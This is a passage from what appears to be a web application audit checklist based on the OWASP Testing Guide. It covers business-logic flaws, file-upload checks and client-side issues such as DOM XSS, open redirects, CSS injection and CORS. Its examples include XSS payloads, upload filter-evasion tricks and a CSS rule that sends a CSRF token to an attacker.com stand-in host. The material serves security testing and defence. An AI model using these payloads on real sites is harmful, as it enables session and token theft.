the attacker uses an intercepting proxy to send HTTP POST->GET requests to the application. Through request forgeries
attackers may be able to circumvent the business logic or process by finding, predicting and manipulating parameters to
make the application think a process or task has or has not taken place.
Example 1
Suppose an e-commerce theater site allows users to select their ticket, apply a onetime 10% Senior discount on the entire
sale, view the subtotal and tender the sale. If an attacker is able to see through a proxy that the application has a hidden
field (of 1 or 0) used by the business logic to determine if a discount has been taken or not. The attacker is then able to
submit the 1 or --no discount has been taken-- value multiple times to take advantage of the same discount multiple times.
Generic Testing Method
Review the project documentation and use exploratory testing looking for guessable, predictable or hidden functionality
of fields.
Once found try to insert logically valid data into the application->system allowing the user go through the application-
>system against the normal business logic workflow.
Specific Testing Method 1
Using an intercepting proxy observe the HTTP POST->GET looking for some indication that values are incrementing
at a regular interval or are easily guessable.
If it is found that some value is guessable this value may be changed and one may gain unexpected visibility.
Specific Testing Method 2
Using an intercepting proxy observe the HTTP POST->GET looking for some indication of hidden features such as
debug that can be switched on or activated.
If any are found try to guess and change these values to get a different application response or behavior.
WSTG-BUSL-02
79 1.9.3 Audit Integrity Checks Business Logic Testing Many applications are designed to display different fields depending on the user of situation by leaving some inputs hidden.
However, in many cases it is possible to submit values hidden field values to the server using a proxy. In these cases the
server side controls must be smart enough to perform relational or server side edits to ensure that the proper data is allowed
to the server based on user and application specific business logic.
Additionally, the application must not depend on non-editable controls, drop-down menus or hidden fields for business logic
processing because these fields remain non-editable only in the context of the browsers. Users may be able to edit their
values using proxy editor tools and try to manipulate business logic. If the application exposes values related to business
rules like quantity, etc. as non-editable fields it must maintain a copy on the server side and use the same for business logic
processing. Finally, aside application->system data, log systems must be secured to prevent read, writing and updating.
Business logic integrity check vulnerabilities is unique in that these misuse cases are application specific and if users are
able to make changes one should only be able to write or update->edit specific artifacts at specific times per the business
process logic.
The application must be smart enough to check for relational edits and not allow users to submit information directly to the
server that is not valid, trusted because it came from a non-editable controls or the user is not authorized to submit through
the front end. Additionally, system artifacts such as logs must be --protected-- from unauthorized read, writing and removal.
Generic Testing Method
Review the project documentation and use exploratory testing looking for parts of the application->system
(components i.e. For example, input fields, databases or logs) that move, store or handle data->information.
For each identified component determine what type of data->information is logically acceptable and what types the
application->system should guard against. Also, consider who according to the business logic is allowed to insert,
update and delete data->information and in each component.
Attempt to insert, update or edit delete the data->information values with invalid data->information into each
component (i.e. input, database, or log) by users that should not be allowed per the business logic workflow.
Specific Testing Method 1
Using a proxy capture HTTP traffic looking for hidden fields.
If a hidden field is found see how these fields compare with the GUI application and start interrogating this value
through the proxy by submitting different data values trying to circumvent the business process and manipulate values
you were not intended to have access to.
Specific Testing Method 2
Using a proxy capture HTTP traffic looking for a place to insert information into areas of the application that are non-
editable.
If it is found see how these fields compare with the GUI application and start interrogating this value through the proxy
by submitting different data values trying to circumvent the business process and manipulate values you were not
intended to have access to.
Specific Testing Method 3
List components of the application or system that could be impacted, for example logs or databases.
For each component identified, try to read, edit or remove its information. For example log files should be identified
and Testers should try to manipulate the data->information being collected.
WSTG-BUSL-03
80 1.9.4 Audit for Process Timing Business Logic Testing It is possible that attackers can gather information on an application by monitoring the time it takes to complete a task or
give a respond. Additionally, attackers may be able to manipulate and break designed business process flows by simply
keeping active sessions open and not submitting their transactions in the --expected-- time frame.
Process timing logic vulnerabilities is unique in that these manual misuse cases should be created considering execution
and transaction timing that are application->system specific.
Processing timing may give->leak information on what is being done in the application->system background processes. If an
application allows users to guess what the particular next outcome will be by processing time variations, users will be able to
adjust accordingly and change behavior based on the expectation and --game the system--.
Review the project documentation and use exploratory testing looking for application->system functionality that may be
impacted by time. Such as execution time or actions that help users predict a future outcome or allow one to
circumvent any part of the business logic or workflow. For example, not completing transactions in an expected time.
Develop and execute the mis-use cases ensuring that attackers can not gain an advantage based on any timing.
WSTG-BUSL-04
81 1.9.5 Audit Number of Times a
Function Can Be Used Limits
Business Logic Testing Many of the problems that applications are solving require limits to the number of times a function can be used or action can
be executed. Applications must be --smart enough-- to not allow the user to exceed their limit on the use of these functions
since in many cases each time the function is used the user may gain some type of benefit that must be accounted for to
properly compensate the owner. For example: an eCommerce site may only allow a users apply a discount once per
transaction, or some applications may be on a subscription plan and only allow users to download three complete
documents monthly.
Vulnerabilities related to testing for the function limits are application specific and misuse cases must be created that strive
to exercise parts of the application->functions-> or actions more than the allowable number of times.
Attackers may be able to circumvent the business logic and execute a function more times than --allowable-- exploiting the
application for personal gain.
Suppose an eCommerce site allows users to take advantage of any one of many discounts on their total purchase and
then proceed to checkout and tendering. What happens of the attacker navigates back to the discounts page after
taking and applying the one --allowable-- discount? Can they take advantage of another discount? Can they take
advantage of the same discount multiple times?
Review the project documentation and use exploratory testing looking for functions or features in the application or
system that should not be executed more that a single time or specified number of times during the business logic
workflow.
For each of the functions and features found that should only be executed a single time or specified number of times
during the business logic workflow, develop abuse->misuse cases that may allow a user to execute more than the
allowable number of times. For example, can a user navigate back and forth through the pages multiple times
executing a function that should only execute once? or can a user load and unload shopping carts allowing for
additional discounts.
WSTG-BUSL-05
82 1.9.6 Audit for the Circumvention of
Work Flows
Business Logic Testing Workflow vulnerabilities involve any type of vulnerability that allows the attacker to misuse an application->system in a way
that will allow them to circumvent (not follow) the designed->intended workflow.
The application`s business logic must require that the user complete specific steps in the correct->specific order and if the
workflow is terminated without correctly completing, all actions and spawned actions are --rolled back-- or canceled.
Vulnerabilities related to the circumvention of workflows or bypassing the correct business logic workflow are unique in that
they are very application->system specific and careful manual misuse cases must be developed using requirements and use
cases.
The applications business process must have checks to ensure that the user`s transactions->actions are proceeding in the
correct->acceptable order and if a transaction triggers some sort of action, that action will be --rolled back-- and removed if
the transaction is not successfully completed.
Example
An electronic bulletin board system may be designed to ensure that initial posts do not contain profanity based on a list that
the post is compared against. If a word on a --black-- the list is found in the user entered text the submission is not posted.
But, once a submission is posted the submitter can access, edit, and change the submission contents to include words
included on the profanity->black list since on edit the posting is never compared again. Keeping this in mind, attackers may
open an initial blank or minimal discussion then add in whatever they like as an update.
Generic Testing Method
Review the project documentation and use exploratory testing looking for methods to skip or go to steps in the
application process in a different order from the designed->intended business logic flow.
For each method develop a misuse case and try to circumvent or perform an action that is --not acceptable-- per the
the business logic workflow.
Testing Method 1
Start a transaction going through the application past the points that triggers credits->points to the users account.
Cancel out of the transaction or reduce the final tender so that the point values should be decreased and check the
points-> credit system to ensure that the proper points->credits were recorded.
Testing Method 2
On a content management or bulletin board system enter and save valid initial text or values.
Then try to append, edit and remove data that would leave the existing data in an invalid state or with invalid values to
ensure that the user is not allowed to save the incorrect information. Some --invalid-- data or information may be
specific words (profanity) or specific topics (such as political issues).
WSTG-BUSL-06
83 1.9.7 Audit Defenses Against
Application Misuse
Business Logic Testing The misuse and invalid use of of valid functionality can identify attacks attempting to enumerate the web application, identify
weaknesses, and exploit vulnerabilities. Tests should be undertaken to determine whether there are application-layer
defensive mechanisms in place to protect the application.
The lack of active defenses allows an attacker to hunt for vulnerabilities without any recourse. The application`s owner will
thus not know their application is under attack.
Example
An authenticated user undertakes the following (unlikely) sequence of actions:
Attempt to access a file ID their roles is not permitted to download
Substitutes a single tick ' instead of the file ID number
Alters a GET request to a POST
Adds an extra parameter
Duplicates a parameter name->value pair
The application is monitoring for misuse and responds after the 5th event with extremely high confidence the user is an
attacker. For example the application:
Disables critical functionality
Enables additional authentication steps to the remaining functionality
Adds time-delays into every request-response cycle
Begins to record additional data about the user`s interactions (e.g. sanitized HTTP request headers, bodies and response
bodies)
If the application does not respond in any way and the attacker can continue to abuse functionality and submit clearly
malicious content at the application, the application has failed this test case. In practice the discrete example actions in the
example above are unlikely to occur like that. It is much more probable that a fuzzing tool is used to identify weaknesses in
each parameter in turn.
This test is unusual in that the result can be drawn from all the other tests performed against the web application.
While performing all the other tests, take note of measures that might indicate the application has in-built self-defense:
Changed responses
Blocked requests
Actions that log a user out or lock their account
These may only be localized. Common localized (per function) defenses are:
Rejecting input containing certain characters
Locking out an account temporarily after a number of authentication failures
Localized security controls are not sufficient. There are often no defenses against general mis-use such as:
Forced browsing
Bypassing presentation layer input validation
Multiple access control errors
Additional, duplicated or missing parameter names
Multiple input validation or business logic verification failures with values that cannot be the result user mistakes or
typos
Structured data (e.g. JSON, XML) of an invalid format is received
Blatant cross-site scripting or SQL injection payloads are received
Utilizing the application faster than would be possible without automation tools
Change in continental geo-location of a user
Change of user agent
Accessing a multi-stage business process in the wrong order
Large number of, or high rate of use of, application-specific functionality (e.g. voucher code submission, failed credit
card payments, file uploads, file downloads, log outs, etc).
These defenses work best in authenticated parts of the application, although rate of creation of new accounts or
accessing content (e.g. to scrape information) can be of use in public areas.
Not all the above need to be monitored by the application, but there is a problem if none of them are. By testing the
web application, doing the above type of actions, was any response taken against the tester? If not, the tester should
report that the application appears to have no application-wide active defenses against misuse. Note it is sometimes
possible that all responses to attack detection are silent to the user (e.g. logging changes, increased monitoring, alerts
to administrators and and request proxying), so confidence in this finding cannot be guaranteed. In practice, very few
applications (or related infrastructure such as a web application firewall) are detecting these types of misuse.
WSTG-BUSL-07
84 1.9.8 Audit Upload of Unexpected File
Types
Business Logic Testing Many application`s business processes allow for the upload and manipulation of data that is submitted via files. But the
business process must check the files and only allow certain --approved-- file types. Deciding what files are --approved-- is
determined by the business logic and is application->system specific. The risk in that by allowing users to upload files,
attackers may submit an unexpected file type that that could be executed and adversely impact the application or system
through attacks that may deface the web site, perform remote commands, browse the system files, browse the local
resources, attack other servers, or exploit the local vulnerabilities, just to name a few.
Vulnerabilities related to the upload of unexpected file types is unique in that the upload should quickly reject a file if it does
not have a specific extension. Additionally, this is different from uploading malicious files in that in most cases an incorrect
file format may not by it self be inherently --malicious-- but may be detrimental to the saved data. For example if an
application accepts Windows Excel files, if an similar database file is uploaded it may be read but data extracted my be
moved to incorrect locations.
The application may be expecting only certain file types to be uploaded for processing, such as .CSV, .txt files. The
application may not validate the uploaded file by extension (for low assurance file validation) or content (high assurance file
validation). This may result in unexpected system or database results within the application->system or give attackers
additional methods to exploit the application->system.
Example
Suppose a picture sharing application allows users to upload a .gif or .jpg graphic file to the web site. What if an attacker is
able to upload an HTML file with a <script> tag in it or PHP file? The system may move the file from a temporary location to
the final location where the PHP code can now be executed against the application or system.
Generic Testing Method
Review the project documentation and perform some exploratory testing looking for file types that should be --
unsupported-- by the application->system.
Try to upload these --unsupported-- files an verify that it are properly rejected.
If multiple files can be uploaded at once, there must be tests in place to verify that each file is properly evaluated.
Specific Testing Method
Study the applications logical requirements.
Prepare a library of files that are --not approved-- for upload that may contain files such as: jsp, exe, or HTML files
containing script.
In the application navigate to the file submission or upload mechanism.
Submit the --not approved-- file for upload and verify that they are properly prevented from uploading
Check if the website only do file type check in client side JavaScript
Check if the website only check the file type by --Content-Type-- in HTTP request.
Check if the website only check by the file extension.
Check if other uploaded files can be accessed directly by specified URL.
Check if the uploaded file can include code or script injection.
Check if there is any file path checking for uploaded files. Especially, hackers may compress files with specified path in
ZIP so that the unzip files can be uploaded to intended path after uploading and unzip.
WSTG-BUSL-08
85 1.9.9 Audit Upload of Malicious Files Business Logic Testing Many application`s business processes allow for the upload of data->information. We regularly check the validity and
security of text but accepting files can introduce even more risk. To reduce the risk we may only accept certain file
extensions, but attackers are able to encapsulate malicious code into inert file types. Testing for malicious files verifies that
the application->system is able to correctly protect against attackers uploading malicious files.
Vulnerabilities related to the uploading of malicious files is unique in that these --malicious-- files can easily be rejected
through including business logic that will scan files during the upload process and reject those perceived as malicious.
Additionally, this is different from uploading unexpected files in that while the file type may be accepted the file may still be
malicious to the system.
Finally, --malicious-- means different things to different systems, for example Malicious files that may exploit SQL server
vulnerabilities may not be considered a --malicious-- to a main frame flat file environment.
Example
Suppose a picture sharing application allows users to upload their .gif or .jpg graphic files to the web site. What if an attacker
is able to upload a PHP shell, or exe file, or virus? The attacker may then upload the file that may be saved on the system
and the virus may spread itself or through remote processes exes or shell code can be executed.
Generic Testing Method
Review the project documentation and use exploratory testing looking at the application->system to identify what
constitutes and --malicious-- file in your environment.
Try to upload a malicious file to the application->system and verify that it is correctly rejected.
If multiple files can be uploaded at once, there must be tests in place to verify that each file is properly evaluated.
Malicious File
Develop or create a file that should fail the application malware detection process. There are many available on the
Internet.
Submit the executable via the application`s upload functionality and see if it is accepted or properly rejected.
Invalid File
Set up the intercepting proxy to capture the --valid-- request for an accepted file.
Send an --invalid-- request through with a valid->acceptable file extension and see if the request is accepted or
properly rejected.
Source Code Review
When there is file upload feature supported, the following API->methods are common to be found in the source code.
Java: new file, import, upload, getFileName, Download, getOutputString
C->C++: open, fopen
PHP: move_uploaded_file(),Readfile, file_put_contents(),file(),parse_ini_file(), copy(),fopen(),include(), require()
Evasion of the Filter
The following techniques may be used to bypass the website file upload checking rules and filters.
Change the value of Content-Type as image->jpeg in HTTP request
Change the extensions as executable extensions such as file.php5, file.shtml, file.asa, file.cert, file.jsp, file.jspx, file.
aspx, file.asp, file.phtml
Changes of capital letters of extensions. such as file.PhP or file.AspX
Using special trailing such as spaces, dots or null characters such as file.asp..., file.php;jpg, file.asp%00.jpg, 1.jpg%00.
php
WSTG-BUSL-09
86 1.10.1 Audit for DOM-Based Cross Site
Scripting
Client Side Testing DOM-based cross-site scripting is the de-facto name for XSS bugs that are the result of active browser-side content on a
page, typically JavaScript, obtaining user input and then doing something unsafe with it, leading to the execution of injected
code.
The DOM, or Document Object Model, is the structural format used to represent documents in a browser. The DOM enables
dynamic scripts such as JavaScript to reference components of the document such as a form field or a session cookie. The
DOM is also used by the browser for security - for example to limit scripts on different domains from obtaining session
cookies for other domains. A DOM-based XSS vulnerability may occur when active content, such as a JavaScript function, is
modified by a specially crafted request such that a DOM element that can be controlled by an attacker.
Due to their nature, DOM-based XSS vulnerabilities can be executed in many instances without the server being able to
determine what is actually being executed. This may make many of the general XSS filtering and detection techniques
impotent to such attacks.
This hypothetical example uses the following client side code:
<script>
document.write("Site is at: " + document.location.href + ".");
<->script>
An attacker may append #<script>alert('xss')<->script> to the affected page URL which would, when executed, display the
alert box. In this instance, the appended code would not be sent to the server as everything after the # character is not
treated as part of the query by the browser, but as a fragment. In this example, the code is immediately executed and an
alert of --xss-- is displayed by the page. Unlike the more common types of cross site scripting (reflected and stored in which
the code is sent to the server and then back to the browser, this is executed directly in the user`s browser without server
contact.
The consequences of DOM-based XSS flaws are as wide ranging as those seen in more well known forms of XSS, including
cookie retrieval, further malicious script injection, etc., and should therefore be treated with the same severity.
JavaScript applications differ significantly from other types of applications because they are often dynamically
generated by the server. To understand what code is being executed, the website being tested needs to be crawled to
determine all the instances of JavaScript being executed and where user input is accepted. Many websites rely on
large libraries of functions, which often stretch into the hundreds of thousands of lines of code and have not been
developed in-house. In these cases, top-down testing often becomes the only viable option, since many bottom level
functions are never used, and analyzing them to determine which are sinks will use up more time than is often
available. The same can also be said for top-down testing if the inputs or lack thereof is not identified to begin with.
Additionally, JavaScript is often executed outside of <script> blocks, as evidenced by the many vectors which have led
to XSS filter bypasses in the past. When crawling the application, it is important to note the use of scripts in places
such as event handlers and CSS blocks with expression attributes. Also, note that any off-site CSS or script objects
will need to be assessed to determine what code is being executed.
Automated testing has only very limited success at identifying and validating DOM-based XSS as it usually identifies
XSS by sending a specific payload and attempts to observe it in the server response.
For this reason, automated testing will not detect areas that may be susceptible to DOM-based XSS unless the testing
tool can perform additional analysis of the client side code.
Manual testing should therefore be undertaken and can be done by examining areas in the code where parameters
are referred to that may be useful to an attacker. Examples of such areas include places where code is dynamically
written to the page and elsewhere where the DOM is modified or even where scripts are directly executed.
WSTG-CLNT-01
87 1.10.2 Audit for JavaScript Execution Client Side Testing A JavaScript injection vulnerability is a subtype of cross site scripting (XSS) that involves the ability to inject arbitrary
JavaScript code that is executed by the application inside the victim`s browser. This vulnerability can have many
consequences, like the disclosure of a user`s session cookies that could be used to impersonate the victim, or, more
generally, it can allow the attacker to modify the page content seen by the victims or the application`s behavior.
JavaScript injection vulnerabilities can occur when the application lacks proper user-supplied input and output validation. As
JavaScript is used to dynamically populate web pages, this injection occurs during this content processing phase and
consequently affects the victim.
When testing for this vulnerability, consider that some characters are treated differently by different browsers.
For example, consider the following URL: http:->->www.domxss.com->domxss->01_Basics->04_eval.html
The page contains the following script:
<script>
function loadObj(){
var cc=eval('('+aMess+')');
document.getElementById('mess').textContent=cc.message;
}
if(window.location.hash.indexOf('message')==-1)
var aMess="({-->"message-->":-->"Hello User!-->"})";
else
var aMess=location.hash.substr(window.location.hash.indexOf('message=')+8);
<->script>
The above code contains a source location.hash that is controlled by the attacker that can inject directly in the
message value a JavaScript Code to take the control of the user browser.
WSTG-CLNT-02
88 1.10.3 Audit for HTML Injection Client Side Testing HTML injection is a type of injection vulnerability that occurs when a user is able to control an input point and is able to inject
arbitrary HTML code into a vulnerable web page. This vulnerability can have many consequences, like disclosure of a user`s
session cookies that could be used to impersonate the victim, or, more generally, it can allow the attacker to modify the page
content seen by the victims.
This vulnerability occurs when user input is not correctly sanitized and the output is not encoded. An injection allows the
attacker to send a malicious HTML page to a victim. The targeted browser will not be able to distinguish (trust) legitimate
parts from malicious parts of the page, and consequently will parse and execute the whole page in the victim`s context.
There is a wide range of methods and attributes that could be used to render HTML content. If these methods are provided
with an untrusted input, then there is an high risk of HTML injection vulnerability. For example, malicious HTML code can be
injected via the innerHTML JavaScript method, usually used to render user-inserted HTML code. If strings are not correctly
sanitized, the method can enable HTML injection. A JavaScript function that can be used for this purpose is document.
write().
The following example shows a snippet of vulnerable code that allows an unvalidated input to be used to create dynamic
HTML in the page context:
var userposition=location.href.indexOf("user=");
var user=location.href.substring(userposition+5);
document.getElementById("Welcome").innerHTML=" Hello, "+user;
The following example shows vulnerable code using the document.write() function:
var userposition=location.href.indexOf("user=");
var user=location.href.substring(userposition+5);
document.write("<h1>Hello, " + user +"<->h1>");
In both examples, this vulnerability can be exploited with an input such as:
http:->->vulnerable.site->page.html?user=<img%20src='aaa'%20onerror=alert(1)>
This input will add an image tag to the page that will execute arbitrary JavaScript code inserted by the malicious user in the
HTML context.
Consider the following URL:
http:->->www.domxss.com->domxss->01_Basics->06_jquery_old_html.html
The HTML code contains the following script:
<script src="..->js->jquery-1.7.1.js"><->script>
<script>
function setMessage(){
var t=location.hash.slice(1);
$("div[id="+t+"]").text("The DOM is now loaded and can be manipulated.");
}
$(document).ready(setMessage );
$(window).bind("hashchange",setMessage)
<->script>
<body>
<script src="..->js->embed.js"><->script>
<span><a href="#message" > Show Here<->a><div id="message">Showing Message1<->div><->span>
<span><a href="#message1" > Show Here<->a><div id="message1">Showing Message2<->div>
<span><a href="#message2" > Show Here<->a><div id="message2">Showing Message3<->div>
<->body>
It is possible to inject HTML code.
WSTG-CLNT-03
89 1.10.4 Audit for Client Side URL
Redirect
Client Side Testing This section describes how to check for client side URL redirection, also known as open redirection. It is an input validation
flaw that exists when an application accepts user-controlled input that specifies a link which leads to an external URL that
could be malicious. This kind of vulnerability could be used to accomplish a phishing attack or redirect a victim to an
infection page.
This vulnerability occurs when an application accepts untrusted input that contains a URL value and does not sanitize it.
This URL value could cause the web application to redirect the user to another page, such as a malicious page controlled by
the attacker.
This vulnerability may enable an attacker to successfully launch a phishing scam and steal user credentials. Since the
redirection is originated by the real application, the phishing attempts may have a more trustworthy appearance.
Here is an example of a phishing attack URL.
http:->->www.target.site?#redirect=www.fake-target.site
The victim that visits this URL will be automatically redirected to fake-target.site, where an attacker could place a fake page
that resembles the intended site, in order to steal the victim`s credentials.
Open redirection could also be used to craft a URL that would bypass the application`s access control checks and forward
the attacker to privileged functions that they would normally not be able to access.
When testers manually check for this type of vulnerability, they first identify if there are client side redirections
implemented in the client side code. These redirections may be implemented, to give a JavaScript example, using the
window.location object. This can be used to direct the browser to another page by simply assigning a string to it. This
is demonstrated in the following snippet:
var redir = location.hash.substring(1);
if (redir)
window.location='http:->->'+decodeURIComponent(redir);
In this example, the script does not perform any validation of the variable redir which contains the user-supplied input
via the query string. Since no form of encoding is applied, this unvalidated input is passed to the windows.location
object, creating a URL redirection vulnerability.
This implies that an attacker could redirect the victim to a malicious site simply by submitting the following query string:
http:->->www.victim.site->?#www.malicious.site
With a slight modification, the above example snippet can be vulnerable to JavaScript injection.
var redir = location.hash.substring(1);
if (redir)
window.location=decodeURIComponent(redir);
This can be exploited by submitting the following query string:
http:->->www.victim.site->?#javascript:alert(document.cookie)
When testing for this vulnerability, consider that some characters are treated differently by different browsers.
WSTG-CLNT-04
90 1.10.5 Audit for CSS Injection Client Side Testing A CSS Injection vulnerability involves the ability to inject arbitrary CSS code in the context of a trusted web site which is
rendered inside a victim`s browser. The impact of this type of vulnerability varies based on the supplied CSS payload. It may
lead to cross site scripting or data exfiltration.
This vulnerability occurs when the application allows user-supplied CSS to interfere with the application`s legitimate
stylesheets. Injecting code in the CSS context may provide an attacker with the ability to execute JavaScript in certain
conditions, or to extract sensitive values using CSS selectors and functions able to generate HTTP requests. Generally,
allowing users the ability to customize pages by supplying custom CSS files is a considerable risk.
The following JavaScript code shows a possible vulnerable script in which the attacker is able to control the location.hash
(source) which reaches the cssText function (sink).
For Example
<a id="a1">Click me<->a>
<script>
if (location.hash.slice(1)) {
document.getElementById("a1").style.cssText = "color: " + location.hash.slice(1);
}
<->script>
The attacker could target the victim by asking them to visit the following URLs:
www.victim.com->-->#red;-o-link:'<javascript:alert(1)>';-o-link-source:current; (Opera [8,12])
www.victim.com->-->#red;-:expression(alert(URL=1)); (IE 7->8)
The same vulnerability may appear in the case of reflected XSS, for example, in the following PHP code:
<style>
p {
color: <?php echo $_GET['color']; ?>;
text-align: center;
}
<->style>
Further attack scenarios involve the ability to extract data through the adoption of pure CSS rules. Such attacks can be
conducted through CSS selectors, leading to the exfiltration of data, for example, CSRF tokens.
Here is an example of code that attempts to select an input with a name matching csrf_token and a value beginning with an
a. By utilizing a brute-force attack to determine the attribute`s value, it is possible to carry out an attack that sends the value
to the attacker`s domain, such as by attempting to set a background image on the selected input element.
<style>
input[name=csrf_token][value=^a] {
background-image: url(http:->->attacker.com->log?a);
}
<->style>
Code should be analyzed to determine if a user is permitted to inject content in the CSS context. Particularly, the way
in which the website returns CSS rules on the basis of the inputs should be inspected.
The following is a basic example:
<a id="a1">Click me<->a>
<b>Hi<->b>
<script>
$("a").click(function(){
$("b").attr("style","color: " + location.hash.slice(1));
});
<->script>
The above code contains a source location.hash, controlled by the attacker, that can inject directly in the style attribute
of an HTML element. As mentioned above, this may lead to different results depending on the browser in use and the
supplied payload.
WSTG-CLNT-05
91 1.10.6 Audit for Client Side Resource
Manipulation
Client Side Testing A client side resource manipulation vulnerability is an input validation flaw. It occurs when an application accepts user-
controlled input that specifies the path of a resource such as the source of an iframe, JavaScript, applet, or the handler of an
XMLHttpRequest. This vulnerability consists of the ability to control the URLs that link to some resources present in a web
page. The impact of this vulnerability varies, and it is usually adopted to conduct XSS attacks. This vulnerability makes it is
possible to interfere with the expected application`s behavior by causing it to load and render malicious objects.
The following JavaScript code shows a possible vulnerable script in which an attacker is able to control the location.hash
(source) which reaches the attribute src of a script element. This particular case leads to a XSS attack as external
JavaScript could be injected.
<script>
var d=document.createElement("script");
if(location.hash.slice(1)) {
d.src = location.hash.slice(1);
}
document.body.appendChild(d);
<->script>
An attacker could target a victim by causing them to visit this URL:
www.victim.com->#http:->->evil.com->js.js
Where js.js contains:
alert(document.cookie)
This would cause the alert to pop up on the victim`s browser.
A more damaging scenario involves the possibility of controlling the URL called in a CORS request. Since CORS allows the
target resource to be accessible by the requesting domain through a header-based approach, the attacker may ask the
target page to load malicious content from its own website.
To manually check for this type of vulnerability, we must identify whether the application employs inputs without
correctly validating them. If so, these inputs are under the control of the user and could be used to specify external
resources. Since there are many resources that could be included in the application (such as images, video, objects,
css, and iframes), the client side scripts that handle the associated URLs should be investigated for potential issues.
WSTG-CLNT-06
92 1.10.7 Auditing Cross Origin Resource
Sharing
Client Side Testing "Cross origin resource sharing (CORS) is a mechanism that enables a web browser to perform cross-domain requests using
the XMLHttpRequest L2 API in a controlled manner. In the past, the XMLHttpRequest L1 API only allowed requests to be
sent within the same origin as it was restricted by the same origin policy.
Cross-origin requests have an origin header that identifies the domain initiating the request and is always sent to the server.
CORS defines the protocol to use between a web browser and a server to determine whether a cross-origin request is
allowed. HTTP headers are used to accomplish this.
The W3C CORS specification mandates that for non simple requests, such as requests other than GET or POST or
requests that uses credentials, a pre-flight OPTIONS request must be sent in advance to check if the type of request will
have a bad impact on the data. The pre-flight request checks the methods and headers allowed by the server, and if
credentials are permitted. Based on the result of the OPTIONS request, the browser decides whether the request is allowed
or not.
Origin & Access-Control-Allow-Origin
The origin header is always sent by the browser in a CORS request and indicates the origin of the request. The origin
header can not be changed from JavaScript however relying on this header for Access Control checks is not a good idea as
it may be spoofed outside the browser, so you still need to check that application-level protocols are used to protect
sensitive data.
Access-Control-Allow-Origin is a response header used by a server to indicate which domains are allowed to read the
response. Based on the CORS W3 Specification it is up to the client to determine and enforce the restriction of whether the
client has access to the response data based on this header.
From a penetration testing perspective you should look for insecure configurations as for example using a * wildcard as
value of the Access-Control-Allow-Origin header that means all domains are allowed. Other insecure example is when the
server returns back the origin header without any additional checks, what can lead to access of sensitive data. Note that this
configuration is very insecure, and is not acceptable in general terms, except in the case of a public API that is intended to
be accessible by everyone.
Access-Control-Request-Method & Access-Control-Allow-Method
The Access-Control-Request-Method header is used when a browser performs a preflight OPTIONS request and let the
client indicate the request method of the final request. On the other hand, the Access-Control-Allow-Method is a response
header used by the server to describe the methods the clients are allowed to use.
Access-Control-Request-Headers & Access-Control-Allow-Headers
These two headers are used between the browser and the server to determine which headers can be used to perform a
cross-origin request.
Access-Control-Allow-Credentials
This header as part of a preflight request indicates that the final request can include user credentials.
Input Validation
XMLHttpRequest L2 (or XHR L2) introduces the possibility of creating a cross-domain request using the XHR API for
backwards compatibility. This can introduce security vulnerabilities that in XHR L1 were not present. Interesting points of the
code to exploit would be URLs that are passed to XMLHttpRequest without validation, specially if absolute URLS are
allowed because that could lead to code injection. Likewise, other part of the application that can be exploited is if the
response data is not escaped and we can control it by providing user-supplied input.
Other Headers
There are other headers involved like Access-Control-Max-Age that determines the time a preflight request can be cached in
the browser, or Access-Control-Expose-Headers that indicates which headers are safe to expose to the API of a CORS API
specification, both are response headers specified in the CORS W3C document."
"Testers should pay particular attention to the origin header to learn which domains are allowed. Also, manual
inspection of the JavaScript is needed to determine whether the code is vulnerable to code injection due to improper
handling of user supplied input. Below are some examples:
Example 1: Insecure Response with Wildcard * in Access-Control-Allow-Origin
Request (note the ‘origin` header:)
GET http:->->attacker.bar->test.php HTTP->1.1
Host: attacker.bar
User-Agent: Mozilla->5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko->20100101 Firefox->24.0
Accept: text->html,application->xhtml+xml,application->xml;q=0.9,*->*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http:->->example.foo->CORSexample1.html
Origin: http:->->example.foo
Connection: keep-alive
Response (note the ‘Access-Control-Allow-Origin` header:)
HTTP->1.1 200 OK
Date: Mon, 07 Oct 2013 18:57:53 GMT
Server: Apache->2.2.22 (Debian)
X-Powered-By: PHP->5.4.4-14+deb7u3
Access-Control-Allow-Origin: *
Content-Length: 4
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: application->xml
[Response Body]
Example 2: Input Validation Issue: XSS with CORS
This code makes a request to the resource passed after the # character in the URL, initially used to get resources in
the same server.
Vulnerable code:
<script>
var req = new XMLHttpRequest();
req.onreadystatechange = function() {
if(req.readyState==4 && req.status==200) {
document.getElementById(""div1"").innerHTML=req.responseText;
}
}
var resource = location.hash.substring(1);
req.open(""GET"",resource,true);
req.send();
<->script>
<body>
<div id=""div1""><->div>
<->body>
For example, a request like this will show the contents of the profile.php file:
http:->->example.foo->main.php#profile.php
Request and response generated by this URL:
GET http:->->example.foo->profile.php HTTP->1.1
Host: example.foo
User-Agent: Mozilla->5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko->20100101 Firefox->24.0
Accept: text->html,application->xhtml+xml,application->xml;q=0.9,*->*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http:->->example.foo->main.php
Connection: keep-alive
HTTP->1.1 200 OK
Date: Mon, 07 Oct 2013 18:20:48 GMT
Server: Apache->2.2.16 (Debian)
X-Powered-By: PHP->5.3.3-7+squeeze17
Vary: Accept-Encoding
Content-Length: 25
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Content-Type: text->html
[Response Body]
Now, as there is no URL validation we can inject a remote script, that will be injected and executed in the context of
the example.foo domain, with a URL like this:
http:->->example.foo->main.php#http:->->attacker.bar->file.php
Request and response generated by this URL:
GET http:->->attacker.bar->file.php HTTP->1.1
Host: attacker.bar
User-Agent: Mozilla->5.0 (Macintosh; Intel Mac OS X 10.8; rv:24.0) Gecko->20100101 Firefox->24.0
Accept: text->html,application->xhtml+xml,application->xml;q=0.9,*->*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http:->->example.foo->main.php
origin: http:->->example.foo
Connection: keep-alive
HTTP->1.1 200 OK
Date: Mon, 07 Oct 2013 19:00:32 GMT
Server: Apache->2.2.22 (Debian)
X-Powered-By: PHP->5.4.4-14+deb7u3
Access-Control-Allow-Origin: *
Vary: Accept-Encoding
Content-Length: 92
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text->html
Injected Content from attacker.bar <img src=""#"" onerror=""alert('Domain: '+document.domain)"">"
WSTG-CLNT-07
93 1.10.8 Audit for Cross Site Flashing Client Side Testing ActionScript, based on ECMAScript, is the language used by Flash applications when dealing with interactive needs. There
are three versions of the ActionScript language. ActionScript 1.0 and ActionScript 2.0 are very similar with ActionScript 2.0
